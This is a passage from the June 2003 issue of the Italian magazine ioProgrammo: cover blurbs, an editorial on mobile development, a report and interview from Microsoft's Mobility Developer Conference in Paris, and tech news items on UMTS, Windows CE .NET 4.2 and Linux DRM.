MICROSOFT MOBILITY DEVELOPER CONFERENCE: REPORTAGE ESCLUSIVO!

ioProgrammo

Periodicità mensile • GIUGNO 2003 • ANNO VII, N.6 (70) RIVISTA+LIBRO+CD €7,70

Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL

PC, PALMARI E CELLULARI

Ora si può, in Visual Basic o Java

- ✔ Un'applicazione per comandare a distanza il tuo PC con un comune telefono
- ✔ SQL Server: installare e configurare un database per POCKET PC
- ✔ Nuovi videogame per il tuo TELEFONINO? Ecco come realizzarli

Al via il nuovo corso base di JAVA

SPECIALE CRITTOGRAFIA

Un CRACK per le password di WORD

Elettronica e sicurezza

Domotica: come realizzare un allarme antincendio per la casa

Codice Fiscale facile con VB!

Le tecniche per implementarne il calcolo nelle tue applicazioni

SISTEMA

- Muovere i primi passi in Macromedia ColdFusion
- Implementare funzioni di stampa con C#

ADVANCED

- Pattern Recognition: il PC riconosce gli oggetti
- Scrivere codice efficiente e robusto in Java

CORSI

- *Visual Basic .NET*: la gestione degli errori
- C++: una panoramica sulle funzioni per lo streaming dei dati
- *MATLAB*: tecniche di approssimazione numerica
- C#: controlli e gestione delle proprietà

FAQ & TIPS

30 SOLUZIONI pronte all'uso

ISSN 1128-594X

3DS MAX: il controllo delle animazioni

è una pubblicazione EDIZIONI MASTER

Contents

Anno VII - n. 6 (70) Giugno 2003

La programmazione diventa mobile

Il numero di ioProgrammo che avete fra le mani è frutto di una lunga discussione. In redazione abbiamo a lungo ragionato sull'opportunità di dedicare tanto spazio alla programmazione per dispositivi mobili, soprattutto guardando al fatto che in Italia ancora non si è raggiunta una reale massa critica di Pocket PC e telefonini intelligenti. Ciononostante, abbiamo ritenuto che fosse il momento giusto per iniziare a compiere i primi esperimenti, in modo da trovarci pronti allo sviluppo di nuove applicazioni quando ci sarà il boom.
Seguendo gli articoli di questo numero, potrete verificare quanto il passaggio alla programmazione mobile sia facilitato dall'opportunità di sfruttare linguaggi e ambienti già noti: chi ha già conoscenze di Java e Visual Basic, non avrà difficoltà a impadronirsi delle tecniche necessarie a sviluppare applicazioni per dispositivi mobili e ancor più semplice sarà il passaggio per gli esperti di VB.NET e C# che troveranno in Visual Studio .NET 2003 un ambiente già orientato al mobile.
Alla Mobility Developer Conference di Parigi, ho avuto una lunga chiacchierata con alcuni dirigenti della divisione Microsoft dedicata al Mobile. Nella chiacchierata (che trovate riportata fedelmente nel reportage) è emersa l'importanza che avrà lo sviluppo di applicazioni verticali sia per pocket PC che per gli SmartPhone: gli attuali costi di banda e la relativa difficoltà di utilizzo, tengono questi dispositivi nella nicchia del mercato business che, se ben sfruttato, può comunque rivelarsi una vera miniera per gli sviluppatori. L'ovvia previsione è che la "macchia" di mercato occupata dai nuovi dispositivi si andrà via via allargando verso utenti di fascia consumer, e la rapidità di questo allargamento sarà in diretta correlazione alla bontà di nuove e più appetibili applicazioni. Risolvere problemi specifici e trovare idee che possano attrarre nuovi utenti: sono queste le leve attraverso cui gli sviluppatori costruiranno il loro successo.

Raffaele del Monaco
raffaele@edmaster.it

ioProgrammo

Anno VII - N.ro 6 (70) - Giugno 2003 - Periodicità: Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo

Direttore Editoriale Massimo Sesti
Direttore Responsabile Romina Sesti
Responsabile Editoriale Gianmarco Bruni
Responsabile Marketing Antonio Meduri
Editor Gianfranco Forlino
Coordinamento redazionale Raffaele del Monaco
Redazione Antonio Pasqua, Thomas Zaffino
Collaboratori M. Autiero, L. Buono, M. Canducci, P. Canini, E. Florio, M. Del Gobbo, F. Grimaldi, A. Marroccelli, L. Nanni, F. Mestrone, A. Pelleriti, C. Pelliccia, P. Perrotta, F. Sara, S. Serra L. Spuntoni, E. Tavolaro, F. Vaccaro, I. Venuti.
Segreteria di Redazione Veronica Longo

REALIZZAZIONE GRAFICA CROMATIKA S.r.l.
Responsabile grafico: Paolo Cristiano
Coordinamento tecnico: Giancarlo Sicilia
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Realizzazione Multimediale SET S.r.l.
Coordinamento Tecnico Piero Mannelli
Ideazione Grafica Gianluca Carbone
Realizzazione CD-Rom Paolo Iacona

PUBBLICITÀ Edizioni Master S.r.l.
Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321612 - Fax 02 8321754
e-mail advertising@edmaster.it
Coordinamento Vendite Digitstaff S.l.
Agenti Vendita Serenella Scarpa, Cornelio Morari
Segreteria Ufficio Vendite Daisy Zonato

EDITORE Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321482 - Fax 02 8321699
Sede di Cosenza: C.da Lecco, zona industriale - 87030 Rende (CS)
Amministratore Unico: Massimo Sesti

ABBONAMENTO E ARRETRATI
Italia: Costo abbonamento annuale base (11 numeri) € 59,00 sconto 30% sul prezzo di copertina pari a € 84,70.
Costo abbonamento Plus (11 numeri + 6 libri) € 89,90, sconto30% sul prezzo di copertina pari a € 128,50.
Estero: Costo abbonamento annuale (11 numeri) € 169,40, costo abbonamento Plus (11 numeri + 6 libri) € 257,00.
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5,32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 028321482.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 028321699, oppure via posta a EDIZIONI MASTER via Cesare Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- cc/p n.16821878 o vaglia postale (inviando copia della ricevuta del versamento insieme alla richiesta);
- assegno bancario non trasferibile (da inviarsi in busta chiusa insieme alla richiesta);
- carta di credito, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: Inviare il CD-Rom difettoso in busta chiusa a: Edizioni Master Servizio Clienti - Via Cesari Correnti, 1 - 20123 Milano
Assistenza tecnica: ioprogrammo@edmaster.it

Servizio Abbonati:
☎ **tel.02 8321482**
@ **e-mail: servizioabbonati@edmaster.it**

Stampa: Elcograf Industria Grafica - Via Nazionale, 14 Beverate di Brivio (LC)
Stampa CD-Rom: Disctronics Italia S.p.a. Via G. Rossini, 4 Tribiano (MI)
Distributore esclusivo per l'Italia: Parrini & C S.p.A.
Via Vitorchiano, 81 - Roma

Finito di stampare nel mese di Maggio 2003

Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, Quale Computer, DVD Magazine, Office Magazine, ioProgrammo, Linux Magazine, Softline Software World, <tag/>, MPC, Discovery DVD, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, I Corsi di Win Magazine, Le Collection.

Microsoft Mobility Developer Conference 2003

Per la seconda edizione della conferenza per lo sviluppo Mobile, Microsoft ha deciso di sottolineare il taglio prettamente professionale della sua piattaforma... e lo ha fatto cominciando dalla sede: il Disney village alle porte di Parigi!

dal nostro inviato Raffaele del Monaco

Oltre mille sviluppatori da tutta Europa hanno assistito alla keynote che ha aperto la conferenza e hanno partecipato ai numerosi seminari che, in due giorni, hanno permesso loro di entrare in confidenza con i nuovi strumenti Microsoft.
Juha Christensen, Vice Presidente Mobile Devices Division di Microsoft, ha fatto da padrone di casa alla keynote e ha stuzzicato la platea con un paio di importanti annunci: la concessione della certificazione ISO sia per il linguaggio C# sia per il CLI (Common Language Infrastructure), ed il lancio del nuovo sito di Orange dedicato agli sviluppatori.
La conferenza si è svolta sulla falsa riga di quella tenutasi in marzo negli Stati Uniti ed è stata l'occasione per presentare agli sviluppatori europei la versione definitiva del Compact .NET Framework e dell'SDK per Smartphone. Nella conferenza tenutasi l'anno scorso a Londra, furono già annunciate le caratteristiche salienti della piattaforma di sviluppo Mobile ed il Compact .NET Framework che estende il modello di programmazione del Framework .NET portando la flessibilità di .NET e Web Services sui dispositivi Mobile. Il nuovo Visual Studio .NET 2003, disponibile dal 24 aprile in tutto il mondo, integra ora nativamente tutti i tool di sviluppo per il mobile, aprendo nuove prospettive ai milioni

Fig. 1: La valigetta con il kit per iniziare a sviluppare applicazioni per smartphone.

Fig. 2: Durante la Keynote uno sviluppatore italiano, Agostino Morreale della CNetX, ha ricevuto dalle mani di Juha Christensen il premio per la migliore applicazione per smartphone. Pocket SlideShow (Smartphone Edition) è un player per presentazioni Powerpoint il cui successo è dimostrato dall'acquisto di oltre 200.000 licenze da parte di Orange. *www.cnetx.com*

di sviluppatori Visual Basic e C# che, con un piccolo sforzo, possono entare in un nuovo e promettente mercato. Il pieno supporto verso XML ed i Web Services sono tra le caratteristiche fondamentali del Visual Studio .NET 2003; accanto a queste, troviamo un ricco set di interfacce e controlli specifici per i dispositivi mobili, la possibilità di effettuare il debug in remoto ed una serie di facilities che semplificano la fase di distribuzione delle applicazioni realizzate. Un aspetto più volte rimarcato è la possibiltà per gli sviluppatori di utilizzare un unico strumento per creare sia applicazioni desktop sia applicazioni pocket-pc, integrando componenti e librerie comuni, facilitando così il porting di applicazioni esistenti verso i nuovi dispositvi. In particolare, grazie alla disponibilità di emulatori software di Smartphone e Pocket-Pc, è possibile cominciare a sperimentare lo sviluppo di applicazioni mobili, ancora prima di acquistare un pda. Ovviamente, per chi ha intenzione di sviluppare "seriamente" applicazioni mobile, diventa presto indispensabile possedere uno Smartphone, così alla conferenza era proposto un Kit comprendente uno smartphone ed una serie completa di tool per sviluppare applicazioni mobili. Per Microsoft, la conferenza è stata anche un'occasione per mostrare l'effettivo utilizzo del suo ambiente di sviluppo: tra gli esempi più interessanti, è stato presentato il caso della Pepsi Bottling Group, un gigante della distribuzione americana, che ha scelto i Pocket PC per automatizzare la sua forza vendita, adottando come piattaforma di sviluppo proprio il .NET Compact Framework. Il caso, presentato nella Keynote, ha suscitato un forte interesse in platea, soprattutto per la dimensione della rete vendita della PBG, estesa in tutto il mondo e che tocca interessi per centinaia di milioni di dollari. L'attenzione che Microsoft dedica agli sviluppatori si è poi estrinsecata nella presentazione di un insieme di iniziative di supporto rivolte agli sviluppatori di applicazioni mobili, iniziative che vanno sotto il nome di Mobile2Market. Con Mobile2Market Microsoft vuole costruire un ponte fra lo sviluppatore e l'utente finale, intervenendo in tutte le fasi di vita dell'applicazione: dallo sviluppo, alla certificazione fino ad arrivare al momento della vendita, il momento in cui l'applicazione passa concretamente nelle mani dell'utente. Una volta che l'applicazione ha superato una serie di test standard, evitando di andare in crash e rispettando tutta una serie di requisiti minimi, sarà possibile associare il logo di Windows al nome dell'applicazione. Il percorso del mobile2market prevede poi la possibiltà di vendere la propria applicazione su siti collegati a Microsoft, riuscendo così a raggiungere un più vasto pubblico. Alla Keynote è seguita una due giorni di sessioni tecniche che hanno coperto un po' tutto il campo della programmazione mobile: dai videogiochi alla gestione dei database, c'era solo l'imbarazzo della scelta… qualcuno si è lamentato del livello non particolarmente elevato di alcune sessioni, ma la maggior parte degli sviluppatori presenti è tornata con tanto nuovo sapere e con una valigia piena di nuove idee.

Fig. 3: Le keynote era focalizzata sugli smartphone, ma anche gli altri dispositivi mobili hanno avuto i loro momenti di gloria.

Fig. 4: Anche quest'anno nell'area della conference era disponibile la connessione WiFi ed era possibile avere "in prestito" un PocketPC. Risultato: molta soddisfazione e un po' di distrazione durante le sessioni.

Fig. 5: Gli esperti di Microsoft erano sempre disponibili a qualsiasi domanda e hanno dato il contributo più grande alla riuscita della conferenza.

Fig. 6: Nella enorme sala dedicata alla keynote, lo spazio era completamente occupato dalla folla di sviluppatori presenti.

A margine della conferenza abbiamo incontrato Annemarie Duffy (Mobility Marketing Manager, Microsoft EMEA), Ivo Salmre (.Net and developer tools and technology manager in Microsoft) e Giovanni Bergamaschi (Product Manager di Microsoft) e abbiamo affrontato alcuni importanti temi riguardanti lo sviluppo di applicazioni mobili, con particolare riferimento alla situazione del mercato Europeo ed Italiano.

ioProgrammo: *Allo stato attuale è ancora tutto fermo in Italia: quali sono i tempi e le prospettive che Microsoft prevede per l'Italia?*

Giovanni Bergamaschi: In effetti, in Italia non c'è ancora il Pocket PC Phone Edition, nè lo smartphone. Forse entro l'estate, ma è per noi impossibile dare dei tempi certi perchè tutto dipende dall'operatore di telefonia italiano, Wind. Il motivo è che ormai i device devono essere soprattutto vicini alle strategie degli operatori. Gli operatori devono certificare che i dispositivi siano conformi ai loro piani, il che vuol dire non solo che funzionino correttamente ma che funzionino esattamente come vogliono loro.

ioP.: *La domanda nasceva perchè molti nostri lettori hanno paura di un altro "effetto Sendo": come mai il progetto è tramontato?*

Annemarie Duffy: Il compito di Microsoft è quello di fornire il software alle aziende produttrici di telefonini, e sono queste aziende ad avere contatti

Fig. 7: Le sessioni pratiche, cosiddette hands on lab, erano sempre affollatissime.

con gli operatori di rete. Noi abbiamo motivo di ritenere che i primi Smartphone saranno presto lanciati sul mercato italiano e, per motivi legali, non possiamo dire di più sulla vicenda Sendo. Possiamo dire che il prodotto era pronto, come già pronti e funzionanti sono gli smartphone presentati alla conferenza, purtoppo sussistono ancora problemi con gli operatori telefonici.

G.B.: Il punto è che, anche se perfettamente funzionati, non è possibile distribuire gli smartphone senza l'avallo di una compagnia telefonica, avallo che non può arrivare se non dopo il lungo processo di certificazione in corso. Il supporto da parte dell'operatore telefonico si rende indispensabile anche perché sarà lo stesso operatore che dovrà fornire tutta una serie di servizi ai clienti per aiutarli in caso di difficoltà. Uno su tutti: quando un utente ha un problema di connessione, è l'operatore a doverne rispondere, in tutti i sensi.

ioP.: *Non c'erano stati già dei test di Wind con Sendo ed il sistema operativo Windows CE?*

G.B.: Si, c'erano stati dei test sul nostro sistema operativo e su Sendo, ma ora il dispositivo è diverso. Il problema è che non parliamo di un semplice telefono, bensì di uno Smartphone, che è ben più di un telefono. Quindi l'operatore deve dare qualcosa in più per giustificare l'acquisto di questo telefono da parte degli utenti. Altrimenti, un utente potrebbe comprare un telefono qualsiasi con un gestore di mms integrato. Il punto è dunque costruire un ambiente in cui l'utente può trovare delle so-

Fig. 8: Un intero stand era dedicato al progetto Mobile2Market.

luzioni migliori ai suoi problemi.

A.D.: Un altro scoglio da superare è che ogni operatore vuole personalizzare l'interfaccia utente con i propri colori, con un proprio stile, un proprio look&feel. Come abbiamo già visto con Orange, ci dovranno essere delle applicazioni appositamente disegnate per quell'operatore. Nel processo che porta il dispositivo sul mercato, l'operatore gioca un ruolo fondamentale e dunque Wind vuole approntare uno specifico sito, una serie di applicazioni ed una interfaccia che siano immediatamente riconducibili allo stile Wind.

ioP: *Dalla keynote mi è parso di percepire una particolare attenzione verso il mercato business. Era solo una impressione o si tratta di una vera scelta strategica?*

G.B.: Si, questa è la nostra prima scelta riguardo al posizionamento di mercato, in quanto gli utenti business possono essere quelli che più immediatamente comprendono i vantaggi derivanti dagli smartphone. Gli utenti business possono infatti subito avvantaggiarsi della possibilità di scaricare mail, connettersi alla rete della loro azienda, ecc.

Ivo Salmre: Un altro motivo è che i costi di banda attualmente sono relativamente alti e, almeno per l'utente comune, può dunque essere troppo oneroso utilizzare in nuovi dispositivi per le operazioni che è abituato a compiere in modo pressoché gratuito. Per l'utenza business il discorso può essere diverso, in quanto, a cominciare dal controllo

della posta, ci può essere il valore aggiunto del costruire business attraverso quelle semplici operazioni. Quando i costi cominceranno a calare, sarà il momento in cui anche l'utenza consumer apprezzerà i benefici della tecnologia. Può essere interessante dare uno sguardo a quello che è successo nel campo dei Personal Computer: c'erano i PC IBM e poi una pletora di home-computer. Apple, Commodore e altri ma, ad un certo punto, i personal computer divennero così diffusi da spingere gli utenti a portarli nelle loro case, mentre parallelamente venivano sviluppati sempre nuovi giochi e nuove applicazioni per l'end user. Dunque, i PC sono nati per un'utenza business, mentre ora dominano nella doppia veste business/home computing. Diciamo che ci si può aspettare una evoluzione simile anche per il mercato degli smartphone: ci sarà sempre una porzione di mercato per i semplici telefoni "solo voce", ma l'aumento delle applicazioni disponibili, soprattutto nel campo enterteinment, tenderà a far crescere sempre più la quota degli Smartphone.

A.D.: Il lato positivo di questo ritardo forzato è che, quando finalmente saranno disponibili in Italia, ci sarà già un consistente insieme di applicazioni pronte per essere utilizzate: giochi, utilities e skin diverse. Questa disponibilità darà una grande spinta al lancio degli Smartphone in Italia, spinta che è mancata in altri paesi, in cui si è partiti da zero e solo ora le applicazioni cominciano ad aumentare in modo consistente.

***ioP:** Conquistare una quota di mercato la più grande possibile è l'obiettivo di qualsiasi azienda, e Microsoft si è sempre dimostrata maestra in questo campo: non pensate sia rischioso arrivare così tardi sul mercato italiano, almeno rispetto alla piattaforma Symbian?*

A.D.: Noi crediamo che la percentuale di telefonini *smart* crescerà fino ad una totale di circa il 40%. Questa porzione di mercato sarà probabilmente spartita fra due o tre soggetti principali: Symbian, Microsoft e forse un terzo attore. Ci saranno sicuramente molti differenti tipi di dispositivi, ma Microsoft è concentrata solo su quelli dalle caratteristiche più avanzate, smarter! Diciamo che non abbiamo come obiettivo quello di raggiungere una determinata quota di mercato: il nostro successo sarà essere presenti e avere comunque un peso determinante nel mercato dei "cellulari intelligenti".
Senza contare che siamo veramente agli albori di questo mercato: anche per i produttori di telefoni, questo è semplicemente l'inizio di una nuova epoca. E dunque può succedere qualsiasi cosa.

I.S.: Vorrei aggiungere che una delle cose che determina il successo di un sistema operativo su un altro è quale dei due porta maggiori vantaggi all'operatore telefonico. Ad esempio, in Gran Bretagna gli utenti di Smartphone accedono alla rete tramite GPRS cinque volte al giorno, contro la singola volta al mese che caratterizza gli utenti Nokia con sistema operativo Symbian. Stiamo osservando che attraverso gli Smartphone, riusciamo a dare agli utenti dei motivi più forti per utilizzare la rete. Evidentemente la nostra piattaforma rende più facile navigare il Web, ricevere news, scaricare la posta, tenere aggiornato il calendario degli appuntamenti e così via. Tutte attività che incrementano il traffico telefonico, la cosa che più interessa agli operatori. Noi pensiamo che questo trend continuerà a crescere grazie alla forza di sette milioni di sviluppatori che nel mondo utilizzano piattaforme Microsoft. La missione di Microsoft è dunque quella di consentire a questi sviluppatori di costruire da subito sia applicazioni che risolvano specifici problemi, applicazioni cosiddette verticali, sia videogiochi e applicazioni orientate ad un'utenza più vasta. Essenzialmente, il plus garantito dalla piattaforma Microsoft è proprio questo largo bacino di sviluppatori che possono garantire una rapida crescita delle applicazioni disponibili.

***ioP:** Ivo ha fatto un interessante parallelo*

Fig. 9: Benché ci siano numerosi operatori pronti a supportare gli smartphone, allo stato attuale Orange è l'unico ad avere una forte presenza sul mercato. AT&T e T-Mobile dovrebbero unirsi ad Orange entro l'estate. *www.orange.com*

Fig. 10: Il vostro intrepido cronista si lascia fotografare con un prototipo Smartphone di Mitac. *www.mitac.com*

Fig. 11: La star della conferenza: l'SPV distribuito da Orange, qui fotografato con tanto di tastiera tascabile.

con l'evoluzione del mercato dei PC: guardando al passato si vede dunque che, mentre all'origine erano presenti diversi sistemi operativi, attulamente Windows risulta di gran lunga il più diffuso. Pensate di riuscire a imporre la stessa legge anche nel settore mobile?

I.S.: Credo che per ciò che concerne il mobile, le cose stiano in modo leggermente diverso: molto probabilmente resteranno molteplici le forme ed i dispositivi in quanto ogni utente troverà quello che più si confà alle proprie esigenze. Ci sarà chi lo vorrà un mega-display, chi penserà principalmente alle dimensione e si orienterà a dispositivi più minuti, chi vorrà con una tastiera extra large. Questa diversità di preferenze si tradurrà probabilmente in una conseguente differenziazione dell'offerta.

ioP: *Trovo molto interessante, da parte di Microsoft, questo focalizzarsi sugli sviluppatori e su applicazioni fornite da terze parti. E' un vero e proprio cambio di strategia, o solo un modo per superare il temporaneo empasse dovuto alla scarsità di applicazioni disponibili?*

A.D.: In realtà, la proposta Microsoft per il mobile, non si discosta molto da quanto è stato già fatto per i desktop. Le applicazioni per noi più interessanti sono più che altro le mass-applications: word-processor, spreadsheet, browser e così via. Del tutto simile è stato il lavoro fatto per gli Smartphone: abbiamo infatti fornito un gestore di appuntamenti, un media player, il browser e così via. Questa è la piattaforma che forniamo. Quello che è importante è che su questa piattaforma gli sviluppatori possono costruire le loro proprie applicazioni.

I.S.: Microsoft è in sostanza un produttore di piattaforme software, il che significa non soltanto sistemi operativi ed applicazioni: noi forniamo anche gli ambienti di sviluppo per creare applicazioni sulla nostra piattaforma. Nel momento in cui aggiungiamo nuove applicazioni alla piattaforma, (come ad esempio e-mail, sistemi di comunicazione), una delle cose che ha determinato il successo di Microsoft nel passato è che noi non diciamo: "queste sono le applicazioni, usatele e basta!". Le applicazioni sono costruite in modo tale da essere "estensibili", così terze parti possono scrivere altri programmi che usino i software di e-mail di Microsoft, o usino i sistemi di comunicazioni di Microsoft. Lo stesso abbiamo fatto per i telefonini: abbiamo fornito delle applicazioni che si possano utilizzare subito, come appunto i browser, ma abbiamo anche dato una serie di componenti utili a costruire altre applicazioni. Così, come abbiamo fatto per i desktop, anche sulla nostra piattaforma mobile, se qualcuno vuole creare delle applicazioni che basate su HTML, o che sfruttino la comunicazione via mail, non deve riprogettare tutto daccapo, ma può utilizzare i nostri componenti per arrivare più rapidamente ed efficacemente al suo scopo.Ci sono dunque due strade per i programmatori, e sono ambedue ampiamente supportate e incoraggiate da Microsoft: estendere le applicazioni che Microsoft fornisce con nuove funzionalità a cui non avevamo pensato, e costruirne di nuove utilizzando i componenti che noi forniamo.Ambedue i modelli sono per noi validi e Microsoft crede fermamente che più cresce la tecnologia inclusa nei nuovi dispositivi, più questa tecnologia deve essere il più possibile aperta. In questo modo possono essere costruite applicazioni migliori e sempre più ricche, e con sempre maggiore facilità. La facilità e la velocità nello sviluppare applicazioni mobili, è un aspetto che porta vantaggi a tutti i soggetti: agli utenti che possono beneficiare di applicazioni migliori, agli operatori che si avvantaggiano di un maggiore traffico sulla rete oltre agli svi-

Fig. 12: Gli ingegneri della Intel erano impegnati a dimostrare le interessantissime caratteristiche di un analizzatore di performance per applicazioni mobili. L'analizzatore si integra perfettamente in Visual Studio .NET e permette di lanciare un'applicazione mobile in modalità debug direttamente sul dispositivo. In tempo reale, una serie di grafici illustrano quali porzioni di codice consumano maggiormente il tempo di elaborazione. Eccezionale. *www.intel.com*

Fig. 13: Allo stand di EchoVox presentavano SmartPAY, un interessante sistema per vendere applicazioni mobili direttamente su smartphone. *www.echovox.com/*

Fig. 14: Il Pocket PC presentato da HP apparentemente non aveva nulla di strano... in realtà, alla base del dispositivo è presente un lettore di impronte digitali su cui è sufficiente far scorrere un dito. *www.hp.com*

Fig. 15: Davvero imponente il dispositivo H41 di Gotive che allarga l'orizzonte dei Pocket PC verso tutti i settori in cui le condizioni climatiche siano avverse. H41 resiste all'acqua e alla polvere e permette di essere utilizzato direttamente con le dita (senza stilo) grazie all'ampio e robusto display. *www.gotive.com*

luppatori che possono evitare di scrivere le loro applicazioni partendo da zero.

ioP: *In questo scenario, qual è il ruolo del nuovo Visual Studio .NET 2003?*

I.S.: Una delle più importanti caratteristiche che si trovano in questa nuova versione è che Visual Studio .NET 2003 offrirà nativamente la possibilità di sviluppare per piattaforma mobile. Già appena installato, nel momento in cui si vuole creare una nuova applicazione, Visual Studio offre ora la possibilità di generare un'applicazione per Pocket PC, mentre gli Smartphone saranno supportati nella prossima release. Lo sviluppo per Pocket PC è stato particolarmente curato e si avvale di numerosi componenti pronti per l'uso, il più importante dei quali è probabilmente Sql Server CE. Un database orientato ai dispositivi mobili, che si integra alla perfezione con SQL Server e che evita ad utenti e sviluppatori la necessità di comprare un database di terze parti per i device. Altre novità sono gli emulatori, così chi vorrà sviluppare per Pocket PC (o, quando sarà possibile, per Smartphone) potrà testarlo subito all'interno dell'ambiente, senza la necessità di avere un device fisicamente presente. Particolarmente interessante è il fatto che sarà possibile testare le applicazioni su emulatori che simulino i diversi dispositivi presenti nei vari stati, ognuno con il proprio linguaggio. Questo permetterà agli sviluppatori di accertarsi del corretto funzionamento del loro software in qualsiasi condizione.

ioP: *In Italia c'è un crescente interesse attorno allo sviluppo di applicazioni mobili, persiste però il timore che, una volta introdotti gli Smartphone, le applicazioni e le competenze maturate sulle piattaforme esisitenti non siano più validi. Ci potete dare delle rassicurazioni?*

I.S.: La prima rassicurazione è che le applicazioni sviluppate per Pocket-Pc che accedono alla Rete, funzioneranno perfettamente su Smartphone, accedendo a Internet via GPRS in modo del tutto trasparente. Questo è il grande vantaggio della piattaforma di sviluppo che proponiamo: la completa astrazione rispetto al livello di trasporto dei dati. Gli sviluppatori possono concentrarsi sulla costruzione dell'applicazione, senza preoccuparsi del tipo di trasmissione utilizzata dal dispositivo per interfacciarsi con Internet.

ioP: *Vorrei concludere questa intervista chiedendovi quale sia la visione di Microsoft su quale sarà l'uso prioritario degli Smartphone. Ci sarà una killer-application?*

A.D.: Molto probabilmente non ci sarà una singola killer-application, lo scenario più probabile è un insieme di applicazioni che, nei loro rispettivi settori, risulteranno le più utilizzate. Il miglior video-game, la migliore applicazione di imaging, e così via. Allo stato attuale, il browser è sicuramente l'applicazione più utilizzata, ma anche la gestione degli appuntamenti con la sincronizzazione delle agende è utilizzata intensamente dagli utenti.

ioP: *Quali saranno le prossime mosse di Microsoft dal punto di vista dello sviluppo mobile?*

I.S.: Uno dei prossimi passi sarà portare lo sviluppo mobile C++ all'interno di Visual Studio .NET. Mentre la prospettiva di lungo termine è quella di semplificare sempre più la cooperazione fra compoenti e piattaforme diverse. Proseguire il discorso dei Web Services diventa fondamentale specialmente in riferimento ai dispositivi mobili. Dispositivi che, per loro natura, hanno quasi sempre bisogno di fare riferimento a risorse esterne per espletare le funzioni cui sono dedicati. Integrazione è dunque la parola chiave e noi pensiamo che il successo risieda nella possibilità di costruire applicazioni distribuite in modo veloce ed efficiente.

News

Partenza lanciata per l'Umts in Italia

Oltre 40.000 cellulari multimediali venduti nelle prime cinque settimane

In Europa, siamo tra i primi Paesi ad aver introdotto la tecnologia Umts e la Hutchinson Whampoa (il gigante industriale che sta dietro il marchio H3G) ha confermato l'Italia come punta di diamante per il mercato dei cellulari. Le oltre mille unità di telefoni mobili vendute nelle prime cinque settimane hanno confermato le più ottimistiche aspettative, proiettando una luce di grandi speranze per lo sviluppo del mercato di telefonini multimediali in Italia. Attualmente il costo di un telefonino UMTS si aggira sui 700 euro e si spera dunque che, una volta cominciata la discesa dei prezzi, i telefonini di terza generazione possano prendere piede e conquistare una larga fetta del ricchissimo mercato italiano.

www.h3g.it

CE.NET: disponibile la nuova release Windows

La società di Redmond ha reso disponibile la nuova versione del sistema operativo per i dispositivi mobili di prossima generazione: Windows CE .NET 4.2

In occasione dell'Embedded Systems Conference, tenutasi a San Francisco, la Microsoft ha annunciato la nuova versione di Windows CE.NET, la 4.2. Questa nuova versione del sistema operativo, dedicata ai dispositivi embedded, introduce importanti novità sia nel campo della sicurezza che in quello della telefonia. I produttori potranno integrare, nei computer hand-held, funzionalità vocali basate sul protocollo IP. Windows CE.NET 4.2 ha tutte le caratteristiche necessarie per realizzare dispositivi

mobili basati su Windows. Può essere tranquillamente inserito all'interno di computer handheld, macchine fotografiche digitali, e computer di bordo per autoveicoli. Molti importanti produttori, tra cui Toshiba e Samsung, hanno collaborato al miglioramento di Windows CE. Tra le principali novità, sono da evidenziare il supporto dell' l'Internet Protocol Firewall e IPsec e l'utilizzo della tecnologia VoIP. Microsoft conta di portare tale tecnologia nei palmari, negli Smartphone ed in molti altri dispositivi mobili. L'integrazione di questa tecnologia all'interno del sistema operativo agevolerà l'uso di alcuni programmi ed assicurerà un miglior rendimento di alcune applicazioni eseguite sui palmari. Sembra che i produttori di palmari e smartphone, abbiano subito accolto le funzionalità VoIP offerte da *Windows CE.NET*, con la speranza di vedere incrementate le loro vendite, che nell'ultimo periodo hanno subìto un consistente calo.

www.microsoft.com

Linux e copyright: un matrimonio possibile?

Linus Torvalds apre alla possibilità di includere tecnologie DRM nel kernel

Il fondatore di Linux ha scatenato una discussione accesissima nella comunità Open Source, con un post in cui dichiarava di non essere contrario all'inclusione di tecnologie di digital rights management (DRM) all'interno del kernel. I sistemi di DRM riescono a identificare il software originale e si occupano di impedire copie non autorizzate. Nelle comunità open-source, questo tipo di tecnologia è percepita come una vera e propria violazione della libertà individuale. Torvalds ha invece dimostrato un approccio più pragmatico, definendo Linux come un "semplice sistema operativo" e non un "movimento politico"; la conclusione di Torvalds è che ognuno dovrebbe fare di Linux ciò che vuole. Il padre di Linux ha tenuto a sottolineare che con questa posizione non vuole schierarsi a favore delle tecnologie di DRM, semplicemente vuole tirarsi fuori dalla mischia, impedendo d usare Linux a favore o contro una determinata parte "politica". Torvalds vuole dunque lasciare i programmatori liberi di includere nel kernel anche parti che egli stesso non approva. Il post di Torvalds arriva in un momento in cui si fa un gran parlare di "trusted ciomputing", grazie anche soprattutto all'iniziativa congiunta Intel-Microsoft per la creazione di una piattaforma che garantisca ai PC di lanciare solo applicazioni prive di virus. Palladium, questo il nome del progetto, richiede una forte cooperazione fra Hardware e Sistema Operativo e, se da un lato si propone come estrema garanzia per l'utente in merito alla sicurezza del software, dall'altro costituisce un strada per impedire la visione e l'ascolto di materiale coperto da copyright. Torvalds, pur ammettendo che le tecniche di DRM possano essere usate come grimaldello dalle odiate major, afferma la bontà del principio di garanzia introdotto dalle nuove tecniche. In sostanza, ritiene che, pur di avere software "sicuro", può essere accettabile lo scotto 